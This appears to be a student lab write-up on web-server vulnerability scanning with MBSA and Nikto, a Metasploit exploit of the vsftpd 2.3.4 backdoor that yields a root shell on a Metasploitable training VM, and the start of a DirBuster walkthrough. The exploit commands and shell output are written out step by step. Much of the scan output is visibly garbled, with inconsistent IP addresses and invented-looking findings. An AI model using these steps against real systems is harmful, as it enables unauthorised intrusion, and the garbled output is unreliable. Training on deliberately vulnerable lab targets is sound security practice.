
2 method vulnerability web server scanning

Using mbsa

Step1: start the mbsa and select the option scan



Step2 the ip address and click on scan



Microsoft Baseline Security Analyzer 1.1

Microsoft Baseline Security Analyzer

Administrative Vulnerabilities

Score	Issue	Result
?	Local Account Password Tab	Some user accounts (4 of 6) have blank or simple passwords, or could not be analyzed.
?	Automatic Updates	The Automatic Updates feature has not been configured on this computer. Please upgrade to the latest Service Pack to obtain the latest version of this feature and then use the Control Panel to configure Automatic Updates.
?	Password Expiration	Some user accounts (5 of 6) have non-expiring passwords.
?	Incomplete Updates	No incomplete software update installations were found.
?	Windows Firewall	What was scanned
?	File System	Windows Firewall is enabled and has exceptions configured. Windows Firewall is enabled on all network connections.
?	Autologon	What was scanned
?	Guest Account	What was scanned
?	Remote Anonymous Logon	Computer is properly restricting anonymous access.
?	Administrator	More than 2 administrators were found on this computer.
?	What was scanned	What was scanned

Additional system information:

Score	Issue	Result
?	Auditing	Neither Logon Success nor Logon Failure auditing are enabled. Enable auditing and turn on auditing for specific events such as logon and logoff. Be sure to monitor your event log to watch for unauthorized access.
?	Services	No potentially unnecessary services were found.
?	Shares	4 share(s) are present on your computer.
?	Windows Update	What was scanned
?	Computer Name	Computer is running Microsoft Windows Universe.
?	What was scanned	What was scanned

Internet Information Services (IIS) Scan Results

From this result Copy to clipboard Test security code OK

APC Party results

Search

IE 11.0.2600.19436 04.04.2023

Microsoft Baseline Security Analyzer 1.1

Microsoft Baseline Security Analyzer

Report Details for WORKGROUP - DESKTOP-B52F03H (2023-04-04 19:26:29)

Security assessment:
Incomplete Scan (Could not complete one or more requested checks.)

Computer name: WORKGROUP-DESKTOP-B52F03H
IP address: 192.168.191.1
Security report name: WORKGROUP-DESKTOP-B52F03H (04-04-2023 19:26)
Scan date: 04-04-2023 19:26
Scanned with MSBA version: 2.3.2211.8
Catalog synchronization date: Security updates scan not performed

Report date: Scan (most info) Security Update Scan Results

Score	Issue	Result
?	Security Updates	General lead security C:\ff file

Windows Scan Results

Administrative Vulnerabilities


Score	Issue	Result
?	Local Account Password Tab	Some user accounts (4 of 6) have blank or simple passwords, or could not be analyzed.
?	Automatic Updates	The Automatic Updates feature has not been configured on this computer. Please upgrade to the latest Service Pack to obtain the latest version of this feature and then use the Control Panel to configure Automatic Updates.
?	Password Expiration	Some user accounts (5 of 6) have non-expiring passwords.
?	Incomplete Updates	No incomplete software update installations were found.
?	Windows Firewall	Windows Firewall is enabled and has exceptions configured. Windows Firewall is enabled on all network connections.
?	File System	What was scanned

From this result Copy to clipboard Test security code OK

APC Party results

Search

IE 11.0.2600.19436 04.04.2023



3 method vulnerability web server scanning

Using nikto

Step1: open the kali linux terminal

Command: nikto –host certifiedhacker.com

Result:


Command: nikto –h certifiedhacker.com –ssl

Result:

3 Command: nikto -h certifiedhacker.com /Tuning 1,2

Uses: this command are use tuning is uses

Result:



```
Nikto v2.1.2
-- Nikto v2.1.2
-- Target IP: 192.168.1.11
-- Target Port: 80
-- Target Path: /
-- Target Protocol: HTTP
-- Start Time: 2015-04-05 00:27:47 (GMT)
-- Server: Apache
-- The anti-forgery token framework failed to generate a valid token.
-- The anti-forgery token framework failed to validate the token.
-- The X-Content-Type-Options header is set. This could allow the user agent to render the content of the site in a different format to the user.
-- The Content-Security-Policy header is set. This could allow the user agent to render the content of the site in a different format to the user.
-- Most page / interests in https://www.facebook.com/
-- No file structures found (use --force to force check all possible dirs)
```

4command: nikto -h Certifiedhacker.com –Tuning X



```
Nikto v2.1.2
-- Nikto v2.1.2
-- Target IP: 192.168.1.11
-- Target Port: 80
-- Target Path: /
-- Target Protocol: HTTP
-- Start Time: 2015-04-05 00:33:09 (GMT)
-- Server: Apache
-- The anti-forgery token framework failed to generate a valid token.
-- The anti-forgery token framework failed to validate the token.
-- The X-Content-Type-Options header is set. This could allow the user agent to render the content of the site in a different format to the user.
-- The Content-Security-Policy header is set. This could allow the user agent to render the content of the site in a different format to the user.
-- Most page / interests in https://www.facebook.com/
-- No file structures found (use --force to force check all possible dirs)
```

5Command: nikto –h certifiedhacker.com –p 80

Uses: this command are use special port scanning are

Result:

```
nikto -h certifiedhacker.com -p 80
-----[Output]-----
Target IP: 162.101.230.11
Target Mac OS: certifiedhacker.com
Target Port: 80
Target Time: 2015-05-08 08:24:14 (+0000)

Server: Apache
[...]
2) The <script>-type=<script> header is set and these cause allow the user agent to render the contents of the site in a different fashion to the HTML type. See: https://www.owasp.org/index.php/Clickjacking
3) An open redirect exists via https://www.certifiedhacker.com/
[...]
# No Clickjacking found (use --check clickjacking_all possible clickjacking)
```

4 method vulnerability web server scanning

Using openvas

Task3 How to exploit web server using metasploitable


What is metasploitable

Metasploitable is a virtual server intentionally configured with insecure software and services. It's not used in production, but is set up as a training target for cybersecurity practice.

Exploit methode

Step1: on the metasploitable server

Step2: scan the ip web server using nmap



```
(root@vbox) [~/home/mayur]
# nmap -A -v 192.168.2.50
Starting Nmap 7.94 ( https://nmap.org ) at 2025-06-01 22:38 IST
Nmap scan script enable [default: enabled]
NSE: Script Pre-scanning:
Initiating NSE at 22:38
Completed NSE at 22:38, 0.00s elapsed
Initiating NSE at 22:38
Completed NSE at 22:38, 0.00s elapsed
Initiating NSE at 22:38
Completed NSE at 22:38, 0.00s elapsed
Initiating NSE at 22:38
Completed NSE at 22:38, 0.00s elapsed
Initiating ARP Ping Scan at 22:38
Scanning 192.168.2.50 [1 port]
Completed ARP Ping Scan at 22:38, 0.00s elapsed (3 total hosts)
Initiating Parallel DNS resolution of 3 hosts at 22:38
Completed Parallel DNS resolution of 3 hosts at 22:38, 0.00s elapsed
Initiating SYN Stealth Scan at 22:38
Scanning 192.168.2.50 [1000 ports]
Discovered open port 21/tcp on 192.168.2.50
Discovered open port 3008/tcp on 192.168.2.50
Discovered open port 25/tcp on 192.168.2.50
Discovered open port 83/tcp on 192.168.2.50
Discovered open port 23/tcp on 192.168.2.50
Discovered open port 211/tcp on 192.168.2.50
Discovered open port 445/tcp on 192.168.2.50
Discovered open port 139/tcp on 192.168.2.50
Discovered open port 22/tcp on 192.168.2.50
Discovered open port 3308/tcp on 192.168.2.50
Discovered open port 80/tcp on 192.168.2.50
Discovered open port 8007/tcp on 192.168.2.50
Discovered open port 4800/tcp on 192.168.2.50
Discovered open port 31/tcp on 192.168.2.50
Discovered open port 8089/tcp on 192.168.2.50
Discovered open port 312/tcp on 192.168.2.50
```

```
File Actions Edit View Help
Discovered open port 389/tcp on 192.168.2.48
Discovered open port 312/tcp on 192.168.2.48
Discovered open port 2123/tcp on 192.168.2.48
Discovered open port 514/tcp on 192.168.2.48
Discovered open port 3849/tcp on 192.168.2.48
Discovered open port 1899/tcp on 192.168.2.48
Discovered open port 8180/tcp on 192.168.2.48
Discovered open port 1524/tcp on 192.168.2.48
Discovered open port 5430/tcp on 192.168.2.48
Completed SYN Stealth Scan at 22:10, 8.61s elapsed (1899 total ports)
Initiating Service scan at 22:10
Scanning 23 services on 192.168.2.48
Completed Service scan at 22:10, 31.59s elapsed (23 services on 1 host)
Initiating OS detection [try #1] against 192.168.2.48
NSE Script scanning 192.168.2.48.
Initiating NSE at 22:11
nse[1]: [fuzzer]:bounce| PORT Response|: 500 Illegal PORT command.
Completed NSE at 22:11, 30.73s elapsed
Initiating NSE at 22:11
Completed NSE at 22:11, 0.56s elapsed
Initiating NSE at 22:11
Completed NSE at 22:11, 0.81s elapsed
Awan scan report for 192.168.2.48
Host is up (0.00025s latency).
Not shown: 97 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp        vsftpd 2.3.4
ftp-anon: Anonymous FTP login allowed (FTP code 530)
ftp-syst:
STAT:
FTP server status:
Connected to 192.168.2.48
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
```

Step3: identify the oprn open port

This server is open operit is

- 1: open port 21 ftp
 - 2: open port 6667/ irc

- 3: open port 139 open netbio-ssn samba smbd
3.X -4.X(workgroup:WORKGROUP)
- 4: open port 445 netbio-ssn samba smbd

Exploit the server is port number 21 ftp protocol here

Using :msfconsole/matasploit

Step4: start the msfconsole

Step5: search vsftpd

The screenshot shows a terminal window titled "Metasploit Framework" running on a Windows operating system. The command history at the bottom of the window is as follows:

```
msf3:msf3> use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[*] Using exploit/unix/ftp/vsftpd_234_backdoor > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
LHOST          192.168.2.45    yes      The local client address
LPORT          21                yes      The target port (TCP)
RHOST          192.168.2.46    yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21                yes      The target port (TCP)

Exploit Target:
# Name
# Automatic

[*] view the full module info with the showinfo, or showinfo command.
[*] exploit/unix/ftp/vsftpd_234_backdoor > set lhost 192.168.2.45
[*] Unknown database option: lhost. Did you mean RHOST?
[*] lhost => 192.168.2.45
[*] exploit/unix/ftp/vsftpd_234_backdoor > set rhost 192.168.2.46
[*] rhost => 192.168.2.46
[*] exploit/unix/ftp/vsftpd_234_backdoor > show options
```

Step6: show options

Step7: set lhosts 192.168.2.45

Step8: set rhost 192.168.2.46

Step9: show options

Step10: exploit

The screenshot shows the Metasploit Framework interface. The top part displays the configuration for the 'msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options' module. It lists several options with their current settings and descriptions:

Name	Current Setting	Required	Description
CHOST	on		The local client address
CDPORT	on		The local client port
Proxies	on		A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS	192.168.2.46	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT	21	yes	The target port (TCP)

Below this, the 'Exploit target:' section shows a single target entry:

ID	Name
Automatic	

Further down, there's a note about viewing module info with the 'info' or 'info -d' command, followed by the output of the 'exploit' command:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.2.46:21 - Handler: 220 (vsFTPD 2.3.4)
[*] 192.168.2.46:21 - USER: anonymous
[*] 192.168.2.46:21 - Backdoor service has been spawned, handling...
[*] 192.168.2.46:21 - UID: 0(Groot) gid:0(Groot)
[*] Found shell.
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) opened {192.168.2.45:48525 -> 192.168.2.46:6200} at 2025-06-03 23:04:53 +0520
```

The bottom of the terminal shows an error message: 'sh: Line 6: <: command not found.'

result:

The screenshot shows a Linux terminal session with a root shell. The user runs the 'ifconfig' command, which outputs detailed information about the network interfaces:

```
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0B:27:37:30:8c
          inet addr:192.168.2.46 Brdcast:192.168.2.255 Mask:255.255.255.0
                  inet netm brdcast:192.168.2.255 mask:255.255.255.0 scope:Global
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                      RX packets:4038 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:4206 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:64306 (64.3 KB) TX bytes:923609 (902.9 KB)
                      Mass address:00:0B:27:37:30:8c Memory:f4200000-f4229000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
                  inet netm brdcast:127.0.0.1 Mask:255.0.0.0 scope:Local
                      UP LOOPBACK RUNNING MTU:1500 Metric:1
                      RX packets:175 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:175 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:58273 (57.5 KB) TX bytes:58273 (57.5 KB)
```


The bottom of the terminal shows the prompt 'root@metasploitable:~#'

Task 4 How to brute force attack in webserver using dir buster tool

Step1: open the kali linux terminal and just type it dir buster basically in built in kali linux tool

Uses: this is tool is breforce attack in web server in different type of try combination of password


Step2: open the dirbuster tool




Step3: type the url web server

E:g certifiedhacker.com

Step4: increase thread 20




Step5: select the wordlist location

